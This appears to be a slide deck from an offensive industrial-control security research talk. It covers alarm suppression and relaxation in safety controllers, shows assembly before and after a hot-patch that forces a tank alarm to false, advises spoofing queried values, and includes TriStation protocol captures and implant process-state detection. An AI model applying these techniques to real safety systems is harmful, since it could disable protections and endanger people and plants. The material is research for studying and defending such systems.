





# Hiding Alarms



# Suppressing Alarms




# Example: Simple water tank level alarm



Safety program resides in memory as code, modify to set *alarm* to **fixed false**

# Finding Instructions to Patch



```
# CODE XREF: end_loop+1C↓j
li      r28, 0
stw     r28, -4(r2)
lis     r27, _water_high@ha
lwz     r28, _water_high@l(r27)
clrlwi  r28, r28, 31 # r28 := water_high
lis     r26, _water_low
lwz     r27, _water_low(r26)
clrlwi  r27, r27, 31 # r27 := water_low
or      r26, r27, r28 # r26 := water_high OR water_low
addi    r27, r2, -4
lwz     r28, 0(r27)
insrwi  r28, r26, 1,31
stw     r28, 0(r27)
lwz     r28, -4(r2)
clrlwi  r28, r28, 31
lis     r26, _alarm
mr      r26, r26
lwz     r27, 0(r26)
insrwi  r27, r28, 1,31
stw     r27, 0(r26)
```

# Hot-Patching Safety Program

```
li      r28, 0
stw     r28, -4(r2)
lis     r27, _water_high@ha
lwz     r28, _water_high@l(r27)
clrlwi  r28, r28, 31 # r28 := water_high
lis     r26, _water_low
lwz     r27, _water_low(r26)
clrlwi  r27, r27, 31 # r27 := water low
li      r26, 0      # alarm := FALSE
addi    r27, r2, -4
lwz     r28, 0(r27)
insrwi  r28, r26, 1,31
stw     r28, 0(r27)
lwz     r28, -4(r2)
clrlwi  r28, r28, 31
lis     r26, _alarm
mr      r26, r26
lwz     r27, 0(r26)
insrwi  r27, r28, 1,31
stw     r27, 0(r26)
```



# Alarm Suppression

■ alarm ■ TRUE

■ water\_high ■ TRUE

■ water\_low ■ FALSE

■ alarm ■ FALSE

■ water\_high ■ TRUE

■ water\_low ■ FALSE

# Alarm Relaxation & Tightening



# Why relax or tighten instead of suppress?

- **Don't prevent alarm from being raised but change conditions**
  - Limits, deadband, priority
- **Relax: Stealth during scheduled testing**
- **Tighten: Cause hard-to-resolve alarm storms**

# Hook functionality that decides whether to raise alarm

- Can be data (limit, priority, deadband): overwrite in RAM
  - *Make sure to spoof values when queried!*
- Or code (alarm logic): patch instructions

```
STR    R3, [SP,#0x60+var_40]
ADD    R5, SP, #0x60+var_28
MOV    R3, #0
STR    R3, [R5,#-4]!
MOV    R0, #0x18
LDR    R1, =aRtalarmlistatt ; "RtAlarmListAttribute.cpp"
LDR    R2, =0x19B
ADD    R3, R3, #2
BL     init_object
```

# Implant Communication





# Implants need to synchronize




2. Change air / medium inflow



**Secura**

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
4. Change agitator speed

1. Process state A  
3. Process state B

Pressure, temperature, pH, moisture, ...

# Expectation vs Reality


1	2018-03-20 14:05:51.071836..	192.168.1.88	192.168.1.2	TRISTATION	48 33279 → 1502	Len=6
2	2018-03-20 14:05:51.082132..	192.168.1.2	192.168.1.88	TRISTATION	64 1502 → 33279	Len=6 [ETHERNET FRAME CHECK SEQUENCE]
3	2018-03-20 14:05:51.090787..	192.168.1.88	192.168.1.2	TRISTATION	58 33279 → 1502	Len=16
4	2018-03-20 14:05:51.239848..	192.168.1.2	192.168.1.88	TRISTATION	244 1502 → 33279	Len=202
5	2018-03-20 14:05:51.240762..	192.168.1.88	192.168.1.2	TRISTATION	66 33279 → 1502	Len=24
6	2018-03-20 14:05:51.437740..	192.168.1.2	192.168.1.88	TRISTATION	380 1502 → 33279	Len=338
7	2018-03-20 14:05:51.438839..	192.168.1.88	192.168.1.2	TRISTATION	66 33279 → 1502	Len=24
8	2018-03-20 14:05:51.614398..	192.168.1.2	192.168.1.88	TRISTATION	168 1502 → 33279	Len=126
9	2018-03-20 14:05:51.615164..	192.168.1.88	192.168.1.2	TRISTATION	66 33279 → 1502	Len=24
10	2018-03-20 14:05:51.836427..	192.168.1.2	192.168.1.88	TRISTATION	1092 1502 → 33279	Len=1050
11	2018-03-20 14:05:51.839161..	192.168.1.88	192.168.1.2	TRISTATION	66 33279 → 1502	Len=24
12	2018-03-20 14:05:52.008564..	192.168.1.2	192.168.1.88	TRISTATION	64 1502 → 33279	Len=18 [ETHERNET FRAME CHECK SEQUENCE]
13	2018-03-20 14:05:52.009100..	192.168.1.88	192.168.1.2	TRISTATION	66 33279 → 1502	Len=24
14	2018-03-20 14:05:52.224378..	192.168.1.2	192.168.1.88	TRISTATION	592 1502 → 33279	Len=550
15	2018-03-20 14:05:52.225079..	192.168.1.88	192.168.1.2	TRISTATION	66 33279 → 1502	Len=24
Frame 41: 244 bytes on wire (1952 bits), 244 bytes captured (1952 b) on interface 0						
Ethernet II, Src: 40:00:00:00:00:02 (40:00:00:00:00:02), Dst: Vmwa						
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.88						
User Datagram Protocol, Src Port: 1502, Dst Port: 33279						
TriStation Protocol						
TCM communication:						
5 [COMMAND REPLY]						
Channel: 0						
data_len: 196						
TS communication:						
path: 1 [Controller → Workstation]						
cid: 1						
Command: 108 [Get CP status response]						
unk: 256						
loadIn: 0						
modIn: 0						
loadState: 13						
singleScan: 0						
cpValid: 1						
keyState: 0x01 [Program]						
runState: 0x00 [Running]						
my: 128						
us: 2147483648						
ds: 1073741824						
heapMin: 1610612816						
heapMax: 4261478319						
fstat: 0						
project_minor: 23704						
project_major: 0						
project_timestamp: 33618549						
project: NOZOMI						



These can be in completely different parts of the process, on different networks

# Process state change detection

## Non-Parametric Cumulative Sum (NCUSUM)



check(double):

```
stw 1,-48(1)
mflr 0
stw 0,52(1)
stw 31,44(1)
mr 31,1
stfd 1,24(31)
lfd 1,24(31)
bl compute_score(double)
stfd 1,8(31)
lis 9,m_current_sum@ha
lfd 12,m_current_sum@l(9)
```



**17640 bytes  $\approx$  0.11% of DRAM**  
(unoptimized)

$$S_i^+ = \max(0, |X_{i-1} - X_i| + S_{i-1}^+)$$


$$S_i^- = \max(0, |X_i - X_{i-1}| + S_{i-1}^-)$$

# AGENDA


1. Introduction
2. Cyber-Physical Attack Lifecycle
3. Implants
4. OT Payloads
5. Conclusion

# Conclusion

## Marina



## Jos



# Appreciation

- Sridhar Adepu & Prof. Aditya Mathur

- Jason Larsen

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